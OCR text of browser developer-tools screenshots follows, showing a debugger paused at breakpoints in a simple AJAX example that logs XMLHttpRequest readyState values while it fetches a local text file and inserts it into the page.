
Line 24, Column 1

ajax.html:24
http_request.onreadystatechange

Paused on a JavaScript breakpoint.

```
new_node: undefined
text: undefined
this: XMLHttpRequest
```

```
Before Request                                   ajax.html:30
1                                                ajax.html:23
After Request                                    ajax.html:33
2                                                ajax.html:23
```



AJAX Example

```
    }
    http_request.onreadystatechange = function () {
      console.log(http_request.readyState);
      if (http_request.readyState === 4) {
        var text = http_request.responseText;
        var new_node = document.createTextNode(text);
        document.getElementById('insert_here').appendChild(new_node);
      }
    };
    console.log("Before Request");
    http_request.open('GET', 'ajax_test.txt', true);
    http_request.send();
    console.log("After Request");
    </script>
  </body>
</html>
```


Line 24, Column 1

```
ajax.html:24
http_request.onreadystatechange
```

Paused on a JavaScript breakpoint.

```
Local
  new_node: undefined
  text: undefined
  this: XMLHttpRequest
Global                Window
```

```
Before Request                                   ajax.html:30
1                                                ajax.html:23
After Request                                    ajax.html:33
2                                                ajax.html:23
3                                                ajax.html:23
>
```



AJAX Example

Paused in debugger

```
    }
    http_request.onreadystatechange = function () {
      console.log(http_request.readyState);
      if (http_request.readyState === 4) {
        var text = http_request.responseText;
        var new_node = document.createTextNode(text);
        document.getElementById('insert_here').appendChild(new_node);
      }
    };
    console.log("Before Request");
    http_request.open('GET', 'ajax_test.txt', true);
    http_request.send();
    console.log("After Request");
    </script>
  </body>
</html>
```


Line 24, Column 1

ajax.html:24
http_request.onreadystatechange

Paused on a JavaScript breakpoint.

```
Local
  new_node: undefined
  text: undefined
  this: XMLHttpRequest
Global                    Window
```

```
Before Request                                ajax.html:30
1                                             ajax.html:23
After Request                                 ajax.html:33
2                                             ajax.html:23
3                                             ajax.html:23
4                                             ajax.html:23
>
```



AJAX Example

TEST AJAX

```
21     }
22     http_request.onreadystatechange = function () {
23       console.log(http_request.readyState);
24       if (http_request.readyState === 4) {
25         var text = http_request.responseText;
26         var new_node = document.createTextNode(text);
27         document.getElementById('insert_here').appendChild(new_node);
28       }
29     };
30     console.log("Before Request");
31     http_request.open('GET', 'ajax_test.txt', true);
32     http_request.send();
33     console.log("After Request");
34     </script>
35   </body>
36 </html>
37
```

Line 24, Column 1


Breakpoints:

☑ ajax.html:24
if (http_request.readySt…

☑ ajax.html:30
console.log("Before Requ…

☑ ajax.html:31
http_request.open('GET',…

```
Before Request                                                ajax.html:30
1                                                             ajax.html:23
After Request                                                 ajax.html:33
2                                                             ajax.html:23
3                                                             ajax.html:23
4                                                             ajax.html:23
>
```



